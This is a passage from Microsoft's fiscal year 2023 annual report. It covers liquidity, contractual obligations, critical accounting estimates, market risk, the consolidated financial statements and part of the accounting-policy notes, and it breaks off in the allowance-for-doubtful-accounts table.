Cash from operations decreased \$1.5 billion to \$87.6 billion for fiscal year 2023, mainly due to an increase in cash paid to employees and suppliers and cash used to pay income taxes, offset in part by an increase in cash received from customers. Cash used in financing decreased \$14.9 billion to \$43.9 billion for fiscal year 2023, mainly due to a \$10.5 billion decrease in common stock repurchases and a \$6.3 billion decrease in repayments of debt, offset in part by a \$1.7 billion increase in dividends paid. Cash used in investing decreased \$7.6 billion to \$22.7 billion for fiscal year 2023, due to a \$20.4 billion decrease in cash used for acquisitions of companies, net of cash acquired, and purchases of intangible and other assets, offset in part by a \$8.2 billion decrease in cash from net investment purchases, sales, and maturities, and a \$4.2 billion increase in additions to property and equipment.

## Debt Proceeds

We issue debt to take advantage of favorable pricing and liquidity in the debt markets, reflecting our credit rating and the low interest rate environment. The proceeds of these issuances were or will be used for general corporate purposes, which may include, among other things, funding for working capital, capital expenditures, repurchases of capital stock, acquisitions, and repayment of existing debt. Refer to Note 11 – Debt of the Notes to Financial Statements for further discussion.

## Unearned Revenue

Unearned revenue comprises mainly unearned revenue related to volume licensing programs, which may include Software Assurance (“SA”) and cloud services. Unearned revenue is generally invoiced annually at the beginning of each contract period for multi-year agreements and recognized ratably over the coverage period. Unearned revenue also includes payments for other offerings for which we have been paid in advance and earn the revenue when we transfer control of the product or service. Refer to Note 1 – Accounting Policies of the Notes to Financial Statements for further discussion.

The following table outlines the expected future recognition of unearned revenue as of June 30, 2023:

(In millions)

| Three Months Ending |           |
|---------------------|-----------|
| September 30, 2023  | \$ 19,673 |
| December 31, 2023   | 15,600    |

|                |                  |
|----------------|------------------|
| (In millions)  |                  |
| March 31, 2024 | 10,801           |
| June 30, 2024  | 4,827            |
| Thereafter     | 2,912            |
| Total          | <u>\$ 53,813</u> |

If our customers choose to license cloud-based versions of our products and services rather than licensing transaction-based products and services, the associated revenue will shift from being recognized at the time of the transaction to being recognized over the subscription period or upon consumption, as applicable. Refer to Note 13 – Unearned Revenue of the Notes to Financial Statements for further discussion.

## Material Cash Requirements and Other Obligations

### Contractual Obligations

The following table summarizes the payments due by fiscal year for our outstanding contractual obligations as of June 30, 2023:

| (In millions)   | 2024             | Thereafter        | Total             |
|---|------------------|-------------------|-------------------|
| Long-term debt: <sup>(a)</sup>  |                  |                   |                   |
| Principal payments  | \$ 5,250         | \$ 47,616         | \$ 52,866         |
| Interest payments   | 1,379            | 19,746            | 21,125            |
| Construction commitments <sup>(b)</sup>                                 | 12,237           | 1,218             | 13,455            |
| Operating and finance leases, including imputed interest <sup>(c)</sup> | 5,988            | 73,852            | 79,840            |
| Purchase commitments <sup>(d)</sup>                                     | 64,703           | 3,115             | 67,818            |
| Total   | <u>\$ 89,557</u> | <u>\$ 145,547</u> | <u>\$ 235,104</u> |

(a) Refer to Note 11 – Debt of the Notes to Financial Statements.

(b) Refer to Note 7 – Property and Equipment of the Notes to Financial Statements.

(c) Refer to Note 14 – Leases of the Notes to Financial Statements.

(d) Purchase commitments primarily relate to datacenters and include open purchase orders and take-or-pay contracts that are not presented as construction commitments above.

### Income Taxes

As a result of the TCJA, we are required to pay a one-time transition tax on deferred foreign income not previously subject to U.S. income tax. Under the TCJA, the transition tax is payable in interest-free installments over eight years, with 8% due in each of the first five years, 15% in year six, 20% in year seven, and 25% in year eight. We have paid transition tax of \$7.7 billion, which included \$1.5 billion for fiscal year 2023. The remaining transition tax of \$10.5 billion is payable over the next three years, with \$2.7 billion payable within 12 months.

In fiscal year 2023, we paid cash tax of \$4.8 billion due to the mandatory capitalization for tax purposes of research and development expenditures enacted by the TCJA and effective on July 1, 2022.

### Share Repurchases

During fiscal years 2023 and 2022, we repurchased 69 million shares and 95 million shares of our common stock for \$18.4 billion and \$28.0 billion, respectively, through our share repurchase programs. All repurchases were made using cash resources. As of June 30, 2023, \$22.3 billion remained of our \$60 billion share repurchase program. Refer to Note 16 – Stockholders' Equity of the Notes to Financial Statements for further discussion.

### Dividends

During fiscal year 2023 and 2022, our Board of Directors declared quarterly dividends of \$0.68 per share and \$0.62 per share, totaling \$20.2 billion and \$18.6 billion, respectively. We intend to continue returning capital to shareholders in the form of dividends, subject to declaration by our Board of Directors. Refer to Note 16 – Stockholders' Equity of the Notes to Financial Statements for further discussion.

**Other Planned Uses of Capital**

On January 18, 2022, we entered into a definitive agreement to acquire Activision Blizzard, Inc. (“Activision Blizzard”) for \$95.00 per share in an all-cash transaction valued at \$68.7 billion, inclusive of Activision Blizzard’s net cash. The acquisition has been approved by Activision Blizzard’s shareholders. We continue to work toward closing the transaction subject to obtaining required regulatory approvals and satisfaction of other customary closing conditions. Microsoft and Activision Blizzard have jointly agreed to extend the merger agreement through October 18, 2023 to allow for additional time to resolve remaining regulatory concerns.

We will continue to invest in sales, marketing, product support infrastructure, and existing and advanced areas of technology, as well as acquisitions that align with our business strategy. Additions to property and equipment will continue, including new facilities, datacenters, and computer systems for research and development, sales and marketing, support, and administrative staff. We expect capital expenditures to increase in coming years to support growth in our cloud offerings and our investments in AI infrastructure. We have operating and finance leases for datacenters, corporate offices, research and development facilities, Microsoft Experience Centers, and certain equipment. We have not engaged in any related party transactions or arrangements with unconsolidated entities or other persons that are reasonably likely to materially affect liquidity or the availability of capital resources.

**CRITICAL ACCOUNTING ESTIMATES**

Our consolidated financial statements and accompanying notes are prepared in accordance with GAAP. Preparing consolidated financial statements requires management to make estimates and assumptions that affect the reported amounts of assets, liabilities, revenue, and expenses. Critical accounting estimates are those estimates that involve a significant level of estimation uncertainty and could have a material impact on our financial condition or results of operations. We have critical accounting estimates in the areas of revenue recognition, impairment of investment securities, goodwill, research and development costs, legal and other contingencies, income taxes, and inventories.

**Revenue Recognition**

Our contracts with customers often include promises to transfer multiple products and services to a customer. Determining whether products and services are considered distinct performance obligations that should be accounted for separately versus together may require significant judgment. When a cloud-based service includes both on-premises software licenses and cloud services, judgment is required to determine whether the software license is considered distinct and accounted for separately, or not distinct and accounted for together with the cloud service and recognized over time. Certain cloud services, primarily Office 365, depend on a significant level of integration, interdependency, and interrelation between the desktop applications and cloud services, and are accounted for together as one performance obligation. Revenue from Office 365 is recognized ratably over the period in which the cloud services are provided.

Judgment is required to determine the stand-alone selling price (“SSP”) for each distinct performance obligation. We use a single amount to estimate SSP for items that are not sold separately, including on-premises licenses sold with SA or software updates provided at no additional charge. We use a range of amounts to estimate SSP when we sell each of the products and services separately and need to determine whether there is a discount to be allocated based on the relative SSP of the various products and services.

In instances where SSP is not directly observable, such as when we do not sell the product or service separately, we determine the SSP using information that may include market conditions and other observable inputs. We typically have more than one SSP for individual products and services due to the stratification of those products and services by customers and circumstances. In these instances, we may use information such as the size of the customer and geographic region in determining the SSP.

Due to the various benefits from and the nature of our SA program, judgment is required to assess the pattern of delivery, including the exercise pattern of certain benefits across our portfolio of customers.

Our products are generally sold with a right of return, we may provide other credits or incentives, and in certain instances we estimate customer usage of our products and services, which are accounted for as variable consideration when determining the amount of revenue to recognize. Returns and credits are estimated at contract inception and updated at the end of each reporting period if additional information becomes available. Changes to our estimated variable consideration were not material for the periods presented.



### **Impairment of Investment Securities**

We review debt investments quarterly for credit losses and impairment. If the cost of an investment exceeds its fair value, we evaluate, among other factors, general market conditions, credit quality of debt instrument issuers, and the extent to which the fair value is less than cost. This determination requires significant judgment. In making this judgment, we employ a systematic methodology that considers available quantitative and qualitative evidence in evaluating potential impairment of our investments. In addition, we consider specific adverse conditions related to the financial health of, and business outlook for, the investee. If we have plans to sell the security or it is more likely than not that we will be required to sell the security before recovery, then a decline in fair value below cost is recorded as an impairment charge in other income (expense), net and a new cost basis in the investment is established. If market, industry, and/or investee conditions deteriorate, we may incur future impairments.

Equity investments without readily determinable fair values are written down to fair value if a qualitative assessment indicates that the investment is impaired and the fair value of the investment is less than carrying value. We perform a qualitative assessment on a periodic basis. We are required to estimate the fair value of the investment to determine the amount of the impairment loss. Once an investment is determined to be impaired, an impairment charge is recorded in other income (expense), net.

### **Goodwill**

We allocate goodwill to reporting units based on the reporting unit expected to benefit from the business combination. We evaluate our reporting units on an annual basis and, if necessary, reassign goodwill using a relative fair value allocation approach. Goodwill is tested for impairment at the reporting unit level (operating segment or one level below an operating segment) on an annual basis (May 1) and between annual tests if an event occurs or circumstances change that would more likely than not reduce the fair value of a reporting unit below its carrying value. These events or circumstances could include a significant change in the business climate, legal factors, operating performance indicators, competition, or sale or disposition of a significant portion of a reporting unit.

Application of the goodwill impairment test requires judgment, including the identification of reporting units, assignment of assets and liabilities to reporting units, assignment of goodwill to reporting units, and determination of the fair value of each reporting unit. The fair value of each reporting unit is estimated primarily through the use of a discounted cash flow methodology. This analysis requires significant judgments, including estimation of future cash flows, which is dependent on internal forecasts, estimation of the long-term rate of growth for our business, estimation of the useful life over which cash flows will occur, and determination of our weighted average cost of capital.

The estimates used to calculate the fair value of a reporting unit change from year to year based on operating results, market conditions, and other factors. Changes in these estimates and assumptions could materially affect the determination of fair value and goodwill impairment for each reporting unit.

### **Research and Development Costs**

Costs incurred internally in researching and developing a computer software product are charged to expense until technological feasibility has been established for the product. Once technological feasibility is established, software costs are capitalized until the product is available for general release to customers. Judgment is required in determining when technological feasibility of a product is established. We have determined that technological feasibility for our software products is reached after all high-risk development issues have been resolved through coding and testing. Generally, this occurs shortly before the products are released to production. The amortization of these costs is included in cost of revenue over the estimated life of the products.

### **Legal and Other Contingencies**

The outcomes of legal proceedings and claims brought against us are subject to significant uncertainty. An estimated loss from a loss contingency such as a legal proceeding or claim is accrued by a charge to income if it is probable that an asset has been impaired or a liability has been incurred and the amount of the loss can be reasonably estimated. In determining whether a loss should be accrued we evaluate, among other factors, the degree of probability of an unfavorable outcome and the ability to make a reasonable estimate of the amount of loss. Changes in these factors could materially impact our consolidated financial statements.

## **Income Taxes**

The objectives of accounting for income taxes are to recognize the amount of taxes payable or refundable for the current year, and deferred tax liabilities and assets for the future tax consequences of events that have been recognized in an entity's financial statements or tax returns. We recognize the tax benefit from an uncertain tax position only if it is more likely than not that the tax position will be sustained on examination by the taxing authorities, based on the technical merits of the position. The tax benefits recognized in the financial statements from such a position are measured based on the largest benefit that has a greater than 50% likelihood of being realized upon ultimate settlement. Accounting literature also provides guidance on derecognition of income tax assets and liabilities, classification of deferred income tax assets and liabilities, accounting for interest and penalties associated with tax positions, and income tax disclosures. Judgment is required in assessing the future tax consequences of events that have been recognized in our consolidated financial statements or tax returns. Variations in the actual outcome of these future tax consequences could materially impact our consolidated financial statements.

## **Inventories**

Inventories are stated at average cost, subject to the lower of cost or net realizable value. Cost includes materials, labor, and manufacturing overhead related to the purchase and production of inventories. Net realizable value is the estimated selling price less estimated costs of completion, disposal, and transportation. We regularly review inventory quantities on hand, future purchase commitments with our suppliers, and the estimated utility of our inventory. These reviews include analysis of demand forecasts, product life cycle status, product development plans, current sales levels, pricing strategy, and component cost trends. If our review indicates a reduction in utility below carrying value, we reduce our inventory to a new cost basis through a charge to cost of revenue.

## STATEMENT OF MANAGEMENT'S RESPONSIBILITY FOR FINANCIAL STATEMENTS

Management is responsible for the preparation of the consolidated financial statements and related information that are presented in this report. The consolidated financial statements, which include amounts based on management's estimates and judgments, have been prepared in conformity with accounting principles generally accepted in the United States of America.

The Company designs and maintains accounting and internal control systems to provide reasonable assurance at reasonable cost that assets are safeguarded against loss from unauthorized use or disposition, and that the financial records are reliable for preparing consolidated financial statements and maintaining accountability for assets. These systems are augmented by written policies, an organizational structure providing division of responsibilities, careful selection and training of qualified personnel, and a program of internal audits.

The Company engaged Deloitte & Touche LLP, an independent registered public accounting firm, to audit and render an opinion on the consolidated financial statements and internal control over financial reporting in accordance with the standards of the Public Company Accounting Oversight Board (United States).

The Board of Directors, through its Audit Committee, consisting solely of independent directors of the Company, meets periodically with management, internal auditors, and our independent registered public accounting firm to ensure that each is meeting its responsibilities and to discuss matters concerning internal controls and financial reporting. Deloitte & Touche LLP and the internal auditors each have full and free access to the Audit Committee.

Satya Nadella  
Chief Executive Officer

Amy E. Hood  
Executive Vice President and Chief Financial Officer

Alice L. Jolla  
Corporate Vice President and Chief Accounting Officer

**QUANTITATIVE AND QUALITATIVE DISCLOSURES ABOUT MARKET RISK**RISKS

We are exposed to economic risk from foreign exchange rates, interest rates, credit risk, and equity prices. We use derivatives instruments to manage these risks, however, they may still impact our consolidated financial statements.

**Foreign Currencies**

Certain forecasted transactions, assets, and liabilities are exposed to foreign currency risk. We monitor our foreign currency exposures daily to maximize the economic effectiveness of our foreign currency positions, including hedges. Principal currency exposures include the Euro, Japanese yen, British pound, Canadian dollar, and Australian dollar.

**Interest Rate**

Securities held in our fixed-income portfolio are subject to different interest rate risks based on their maturities. We manage the average maturity of the fixed-income portfolio to achieve economic returns that correlate to certain global fixed-income indices.

**Credit**

Our fixed-income portfolio is diversified and consists primarily of investment-grade securities. We manage credit exposures relative to broad-based indices to facilitate portfolio diversification.

**Equity**

Securities held in our equity investments portfolio are subject to price risk.

SENSITIVITY ANALYSIS

The following table sets forth the potential loss in future earnings or fair values, including associated derivatives, resulting from hypothetical changes in relevant market rates or prices:

(In millions)

| <b>Risk Categories</b>         | <b>Hypothetical Change</b>                               |    | <b>June 30,<br/>2023</b> | <b>Impact</b> |
|--------------------------------|--|----|--------------------------|---------------|
| Foreign currency – Revenue     | 10% decrease in foreign exchange rates                   | \$ | <b>(8,122)</b>           | Earnings      |
| Foreign currency – Investments | 10% decrease in foreign exchange rates                   |    | <b>(29)</b>              | Fair Value    |
| Interest rate                  | 100 basis point increase in U.S. treasury interest rates |    | <b>(1,832)</b>           | Fair Value    |
| Credit                         | 100 basis point increase in credit spreads               |    | <b>(354)</b>             | Fair Value    |
| Equity                         | 10% decrease in equity market prices                     |    | <b>(705)</b>             | Earnings      |

**FINANCIAL STATEMENTS AND SUPPLEMENTARY DATA****INCOME STATEMENTS**

(In millions, except per share amounts)

| Year Ended June 30,                  | 2023             | 2022      | 2021      |
|--------------------------------------|------------------|-----------|-----------|
| Revenue:                             |                  |           |           |
| Product                              | \$ 64,699        | \$ 72,732 | \$ 71,074 |
| Service and other                    | 147,216          | 125,538   | 97,014    |
| Total revenue                        | <b>211,915</b>   | 198,270   | 168,088   |
| Cost of revenue:                     |                  |           |           |
| Product                              | 17,804           | 19,064    | 18,219    |
| Service and other                    | 48,059           | 43,586    | 34,013    |
| Total cost of revenue                | <b>65,863</b>    | 62,650    | 52,232    |
| Gross margin                         | <b>146,052</b>   | 135,620   | 115,856   |
| Research and development             | 27,195           | 24,512    | 20,716    |
| Sales and marketing                  | 22,759           | 21,825    | 20,117    |
| General and administrative           | 7,575            | 5,900     | 5,107     |
| Operating income                     | <b>88,523</b>    | 83,383    | 69,916    |
| Other income, net                    | 788              | 333       | 1,186     |
| Income before income taxes           | <b>89,311</b>    | 83,716    | 71,102    |
| Provision for income taxes           | <b>16,950</b>    | 10,978    | 9,831     |
| Net income                           | <b>\$ 72,361</b> | \$ 72,738 | \$ 61,271 |
| Earnings per share:                  |                  |           |           |
| Basic                                | \$ 9.72          | \$ 9.70   | \$ 8.12   |
| Diluted                              | \$ 9.68          | \$ 9.65   | \$ 8.05   |
| Weighted average shares outstanding: |                  |           |           |
| Basic                                | 7,446            | 7,496     | 7,547     |
| Diluted                              | 7,472            | 7,540     | 7,608     |

Refer to accompanying notes.

## COMPREHENSIVE INCOME STATEMENTS

(In millions)

| Year Ended June 30,                            | 2023      | 2022      | 2021      |
|--|-----------|-----------|-----------|
| Net income                                     | \$ 72,361 | \$ 72,738 | \$ 61,271 |
| Other comprehensive income (loss), net of tax: |           |           |           |
| Net change related to derivatives              | (14)      | 6         | 19        |
| Net change related to investments              | (1,444)   | (5,360)   | (2,266)   |
| Translation adjustments and other              | (207)     | (1,146)   | 873       |
| Other comprehensive loss                       | (1,665)   | (6,500)   | (1,374)   |
| Comprehensive income                           | \$ 70,696 | \$ 66,238 | \$ 59,897 |

Refer to accompanying notes.

## BALANCE SHEETS

(In millions)

| June 30,   | 2023              | 2022              |
|--|-------------------|-------------------|
| <b>Assets</b>  |                   |                   |
| Current assets:  |                   |                   |
| Cash and cash equivalents  | \$ 34,704         | \$ 13,931         |
| Short-term investments   | 76,558            | 90,826            |
| <hr/>  |                   |                   |
| Total cash, cash equivalents, and short-term investments                                 | 111,262           | 104,757           |
| Accounts receivable, net of allowance for doubtful accounts of \$650 and \$633           | 48,688            | 44,261            |
| Inventories  | 2,500             | 3,742             |
| Other current assets   | 21,807            | 16,924            |
| <hr/>  |                   |                   |
| Total current assets   | 184,257           | 169,684           |
| Property and equipment, net of accumulated depreciation of \$68,251 and \$59,660         | 95,641            | 74,398            |
| Operating lease right-of-use assets  | 14,346            | 13,148            |
| Equity investments   | 9,879             | 6,891             |
| Goodwill   | 67,886            | 67,524            |
| Intangible assets, net   | 9,366             | 11,298            |
| Other long-term assets   | 30,601            | 21,897            |
| <hr/>  |                   |                   |
| Total assets   | <u>\$ 411,976</u> | <u>\$ 364,840</u> |
| <b>Liabilities and stockholders' equity</b>  |                   |                   |
| Current liabilities:   |                   |                   |
| Accounts payable   | \$ 18,095         | \$ 19,000         |
| Current portion of long-term debt  | 5,247             | 2,749             |
| Accrued compensation   | 11,009            | 10,661            |
| Short-term income taxes  | 4,152             | 4,067             |
| Short-term unearned revenue  | 50,901            | 45,538            |
| Other current liabilities  | 14,745            | 13,067            |
| <hr/>  |                   |                   |
| Total current liabilities  | 104,149           | 95,082            |
| Long-term debt   | 41,990            | 47,032            |
| Long-term income taxes   | 25,560            | 26,069            |
| Long-term unearned revenue   | 2,912             | 2,870             |
| Deferred income taxes  | 433               | 230               |
| Operating lease liabilities  | 12,728            | 11,489            |
| Other long-term liabilities  | 17,981            | 15,526            |
| <hr/>  |                   |                   |
| Total liabilities  | 205,753           | 198,298           |
| Commitments and contingencies  |                   |                   |
| Stockholders' equity:  |                   |                   |
| Common stock and paid-in capital – shares authorized 24,000; outstanding 7,432 and 7,464 | 93,718            | 86,939            |
| Retained earnings  | 118,848           | 84,281            |
| Accumulated other comprehensive loss   | (6,343)           | (4,678)           |
| <hr/>  |                   |                   |
| Total stockholders' equity   | 206,223           | 166,542           |
| <hr/>  |                   |                   |
| Total liabilities and stockholders' equity   | <u>\$ 411,976</u> | <u>\$ 364,840</u> |

Refer to accompanying notes.

## CASH FLOWS STATEMENTS

(In millions)

| Year Ended June 30,  | 2023      | 2022      | 2021      |
|--|-----------|-----------|-----------|
| <b>Operations</b>  |           |           |           |
| Net income   | \$ 72,361 | \$ 72,738 | \$ 61,271 |
| Adjustments to reconcile net income to net cash from operations:                             |           |           |           |
| Depreciation, amortization, and other  | 13,861    | 14,460    | 11,686    |
| Stock-based compensation expense   | 9,611     | 7,502     | 6,118     |
| Net recognized losses (gains) on investments and derivatives                                 | 196       | (409)     | (1,249)   |
| Deferred income taxes  | (6,059)   | (5,702)   | (150)     |
| Changes in operating assets and liabilities:   |           |           |           |
| Accounts receivable  | (4,087)   | (6,834)   | (6,481)   |
| Inventories  | 1,242     | (1,123)   | (737)     |
| Other current assets   | (1,991)   | (709)     | (932)     |
| Other long-term assets   | (2,833)   | (2,805)   | (3,459)   |
| Accounts payable   | (2,721)   | 2,943     | 2,798     |
| Unearned revenue   | 5,535     | 5,109     | 4,633     |
| Income taxes   | (358)     | 696       | (2,309)   |
| Other current liabilities  | 2,272     | 2,344     | 4,149     |
| Other long-term liabilities  | 553       | 825       | 1,402     |
| Net cash from operations   | 87,582    | 89,035    | 76,740    |
| <b>Financing</b>   |           |           |           |
| Cash premium on debt exchange  | 0         | 0         | (1,754)   |
| Repayments of debt   | (2,750)   | (9,023)   | (3,750)   |
| Common stock issued  | 1,866     | 1,841     | 1,693     |
| Common stock repurchased   | (22,245)  | (32,696)  | (27,385)  |
| Common stock cash dividends paid   | (19,800)  | (18,135)  | (16,521)  |
| Other, net   | (1,006)   | (863)     | (769)     |
| Net cash used in financing   | (43,935)  | (58,876)  | (48,486)  |
| <b>Investing</b>   |           |           |           |
| Additions to property and equipment  | (28,107)  | (23,886)  | (20,622)  |
| Acquisition of companies, net of cash acquired, and purchases of intangible and other assets | (1,670)   | (22,038)  | (8,909)   |
| Purchases of investments   | (37,651)  | (26,456)  | (62,924)  |
| Maturities of investments  | 33,510    | 16,451    | 51,792    |
| Sales of investments   | 14,354    | 28,443    | 14,008    |
| Other, net   | (3,116)   | (2,825)   | (922)     |
| Net cash used in investing   | (22,680)  | (30,311)  | (27,577)  |
| Effect of foreign exchange rates on cash and cash equivalents                                | (194)     | (141)     | (29)      |
| Net change in cash and cash equivalents  | 20,773    | (293)     | 648       |
| Cash and cash equivalents, beginning of period   | 13,931    | 14,224    | 13,576    |
| Cash and cash equivalents, end of period   | \$ 34,704 | \$ 13,931 | \$ 14,224 |

Refer to accompanying notes.



## STOCKHOLDERS' EQUITY STATEMENTS

(In millions, except per share amounts)

| Year Ended June 30,                                  | 2023       | 2022       | 2021       |
|--|------------|------------|------------|
| <b>Common stock and paid-in capital</b>              |            |            |            |
| Balance, beginning of period                         | \$ 86,939  | \$ 83,111  | \$ 80,552  |
| Common stock issued                                  | 1,866      | 1,841      | 1,963      |
| Common stock repurchased                             | (4,696)    | (5,688)    | (5,539)    |
| Stock-based compensation expense                     | 9,611      | 7,502      | 6,118      |
| Other, net   | (2)        | 173        | 17         |
| Balance, end of period                               | 93,718     | 86,939     | 83,111     |
| <b>Retained earnings</b>                             |            |            |            |
| Balance, beginning of period                         | 84,281     | 57,055     | 34,566     |
| Net income   | 72,361     | 72,738     | 61,271     |
| Common stock cash dividends                          | (20,226)   | (18,552)   | (16,871)   |
| Common stock repurchased                             | (17,568)   | (26,960)   | (21,879)   |
| Cumulative effect of accounting changes              | 0          | 0          | (32)       |
| Balance, end of period                               | 118,848    | 84,281     | 57,055     |
| <b>Accumulated other comprehensive income (loss)</b> |            |            |            |
| Balance, beginning of period                         | (4,678)    | 1,822      | 3,186      |
| Other comprehensive loss                             | (1,665)    | (6,500)    | (1,374)    |
| Cumulative effect of accounting changes              | 0          | 0          | 10         |
| Balance, end of period                               | (6,343)    | (4,678)    | 1,822      |
| Total stockholders' equity                           | \$ 206,223 | \$ 166,542 | \$ 141,988 |
| Cash dividends declared per common share             | \$ 2.72    | \$ 2.48    | \$ 2.24    |

Refer to accompanying notes.

## NOTES TO FINANCIAL STATEMENTS

### NOTE 1 — ACCOUNTING POLICIES

#### **Accounting Principles**

Our consolidated financial statements and accompanying notes are prepared in accordance with accounting principles generally accepted in the United States of America (“GAAP”).

We have recast certain prior period amounts to conform to the current period presentation. The recast of these prior period amounts had no impact on our consolidated balance sheets, consolidated income statements, or consolidated cash flows statements.

#### **Principles of Consolidation**

The consolidated financial statements include the accounts of Microsoft Corporation and its subsidiaries. Intercompany transactions and balances have been eliminated.

#### **Estimates and Assumptions**

Preparing financial statements requires management to make estimates and assumptions that affect the reported amounts of assets, liabilities, revenue, and expenses. Examples of estimates and assumptions include: for revenue recognition, determining the nature and timing of satisfaction of performance obligations, and determining the standalone selling price (“SSP”) of performance obligations, variable consideration, and other obligations such as product returns and refunds; loss contingencies; product warranties; the fair value of and/or potential impairment of goodwill and intangible assets for our reporting units; product life cycles; useful lives of our tangible and intangible assets; allowances for doubtful accounts; the market value of, and demand for, our inventory; stock-based compensation forfeiture rates; when technological feasibility is achieved for our products; the potential outcome of uncertain tax positions that have been recognized in our consolidated financial statements or tax returns; and determining the timing and amount of impairments for investments. Actual results and outcomes may differ from management’s estimates and assumptions due to risks and uncertainties.

In July 2022, we completed an assessment of the useful lives of our server and network equipment. Due to investments in software that increased efficiencies in how we operate our server and network equipment, as well as advances in technology, we determined we should increase the estimated useful lives of both server and network equipment from four years to six years. This change in accounting estimate was effective beginning fiscal year 2023. Based on the carrying amount of server and network equipment included in property and equipment, net as of June 30, 2022, the effect of this change in estimate for fiscal year 2023 was an increase in operating income of \$3.7 billion and net income of \$3.0 billion, or \$0.40 per both basic and diluted share.

#### **Foreign Currencies**

Assets and liabilities recorded in foreign currencies are translated at the exchange rate on the balance sheet date. Revenue and expenses are translated at average rates of exchange prevailing during the year. Translation adjustments resulting from this process are recorded to other comprehensive income.

#### **Revenue**

##### ***Product Revenue and Service and Other Revenue***

Product revenue includes sales from operating systems, cross-device productivity and collaboration applications, server applications, business solution applications, desktop and server management tools, software development tools, video games, and hardware such as PCs, tablets, gaming and entertainment consoles, other intelligent devices, and related accessories.

Service and other revenue includes sales from cloud-based solutions that provide customers with software, services, platforms, and content such as Office 365, Azure, Dynamics 365, and Xbox; solution support; and consulting services. Service and other revenue also includes sales from online advertising and LinkedIn.

**Revenue Recognition**

Revenue is recognized upon transfer of control of promised products or services to customers in an amount that reflects the consideration we expect to receive in exchange for those products or services. We enter into contracts that can include various combinations of products and services, which are generally capable of being distinct and accounted for as separate performance obligations. Revenue is recognized net of allowances for returns and any taxes collected from customers, which are subsequently remitted to governmental authorities.

**Nature of Products and Services**

Licenses for on-premises software provide the customer with a right to use the software as it exists when made available to the customer. Customers may purchase perpetual licenses or subscribe to licenses, which provide customers with the same functionality and differ mainly in the duration over which the customer benefits from the software. Revenue from distinct on-premises licenses is recognized upfront at the point in time when the software is made available to the customer. In cases where we allocate revenue to software updates, primarily because the updates are provided at no additional charge, revenue is recognized as the updates are provided, which is generally ratably over the estimated life of the related device or license.

Certain volume licensing programs, including Enterprise Agreements, include on-premises licenses combined with Software Assurance ("SA"). SA conveys rights to new software and upgrades released over the contract period and provides support, tools, and training to help customers deploy and use products more efficiently. On-premises licenses are considered distinct performance obligations when sold with SA. Revenue allocated to SA is generally recognized ratably over the contract period as customers simultaneously consume and receive benefits, given that SA comprises distinct performance obligations that are satisfied over time.

Cloud services, which allow customers to use hosted software over the contract period without taking possession of the software, are provided on either a subscription or consumption basis. Revenue related to cloud services provided on a subscription basis is recognized ratably over the contract period. Revenue related to cloud services provided on a consumption basis, such as the amount of storage used in a period, is recognized based on the customer utilization of such resources. When cloud services require a significant level of integration and interdependency with software and the individual components are not considered distinct, all revenue is recognized over the period in which the cloud services are provided.

Revenue from search advertising is recognized when the advertisement appears in the search results or when the action necessary to earn the revenue has been completed. Revenue from consulting services is recognized as services are provided.

Our hardware is generally highly dependent on, and interrelated with, the underlying operating system and cannot function without the operating system. In these cases, the hardware and software license are accounted for as a single performance obligation and revenue is recognized at the point in time when ownership is transferred to resellers or directly to end customers through retail stores and online marketplaces.

Refer to Note 19 – Segment Information and Geographic Data for further information, including revenue by significant product and service offering.

**Significant Judgments**

Our contracts with customers often include promises to transfer multiple products and services to a customer. Determining whether products and services are considered distinct performance obligations that should be accounted for separately versus together may require significant judgment. When a cloud-based service includes both on-premises software licenses and cloud services, judgment is required to determine whether the software license is considered distinct and accounted for separately, or not distinct and accounted for together with the cloud service and recognized over time. Certain cloud services, primarily Office 365, depend on a significant level of integration, interdependency, and interrelation between the desktop applications and cloud services, and are accounted for together as one performance obligation. Revenue from Office 365 is recognized ratably over the period in which the cloud services are provided.

Judgment is required to determine the SSP for each distinct performance obligation. We use a single amount to estimate SSP for items that are not sold separately, including on-premises licenses sold with SA or software updates provided at no additional charge. We use a range of amounts to estimate SSP when we sell each of the products and services separately and need to determine whether there is a discount to be allocated based on the relative SSP of the various products and services.

In instances where SSP is not directly observable, such as when we do not sell the product or service separately, we determine the SSP using information that may include market conditions and other observable inputs. We typically have more than one SSP for individual products and services due to the stratification of those products and services by customers and circumstances. In these instances, we may use information such as the size of the customer and geographic region in determining the SSP.

Due to the various benefits from and the nature of our SA program, judgment is required to assess the pattern of delivery, including the exercise pattern of certain benefits across our portfolio of customers.

Our products are generally sold with a right of return, we may provide other credits or incentives, and in certain instances we estimate customer usage of our products and services, which are accounted for as variable consideration when determining the amount of revenue to recognize. Returns and credits are estimated at contract inception and updated at the end of each reporting period if additional information becomes available. Changes to our estimated variable consideration were not material for the periods presented.

### **Contract Balances and Other Receivables**

Timing of revenue recognition may differ from the timing of invoicing to customers. We record a receivable when revenue is recognized prior to invoicing, or unearned revenue when revenue is recognized subsequent to invoicing. For multi-year agreements, we generally invoice customers annually at the beginning of each annual coverage period. We record a receivable related to revenue recognized for multi-year on-premises licenses as we have an unconditional right to invoice and receive payment in the future related to those licenses.

Unearned revenue comprises mainly unearned revenue related to volume licensing programs, which may include SA and cloud services. Unearned revenue is generally invoiced annually at the beginning of each contract period for multi-year agreements and recognized ratably over the coverage period. Unearned revenue also includes payments for consulting services to be performed in the future, LinkedIn subscriptions, Office 365 subscriptions, Xbox subscriptions, Windows post-delivery support, Dynamics business solutions, and other offerings for which we have been paid in advance and earn the revenue when we transfer control of the product or service.

Refer to Note 13 – Unearned Revenue for further information, including unearned revenue by segment and changes in unearned revenue during the period.

Payment terms and conditions vary by contract type, although terms generally include a requirement of payment within 30 to 60 days. In instances where the timing of revenue recognition differs from the timing of invoicing, we have determined our contracts generally do not include a significant financing component. The primary purpose of our invoicing terms is to provide customers with simplified and predictable ways of purchasing our products and services, not to receive financing from our customers or to provide customers with financing. Examples include invoicing at the beginning of a subscription term with revenue recognized ratably over the contract period, and multi-year on-premises licenses that are invoiced annually with revenue recognized upfront.

As of June 30, 2023 and 2022, long-term accounts receivable, net of allowance for doubtful accounts, was \$4.5 billion and \$3.8 billion, respectively, and is included in other long-term assets in our consolidated balance sheets.

The allowance for doubtful accounts reflects our best estimate of probable losses inherent in the accounts receivable balance. We determine the allowance based on known troubled accounts, historical experience, and other currently available evidence.

Activity in the allowance for doubtful accounts was as follows:

(In millions)

| Year Ended June 30,          | 2023          | 2022          | 2021          |
|------------------------------|---------------|---------------|---------------|
| Balance, beginning of period | \$ 710        | \$ 798        | \$ 816        |
| Charged to costs and other   | 258           | 157           | 234           |
| Write-offs                   | (252)         | (245)         | (252)         |
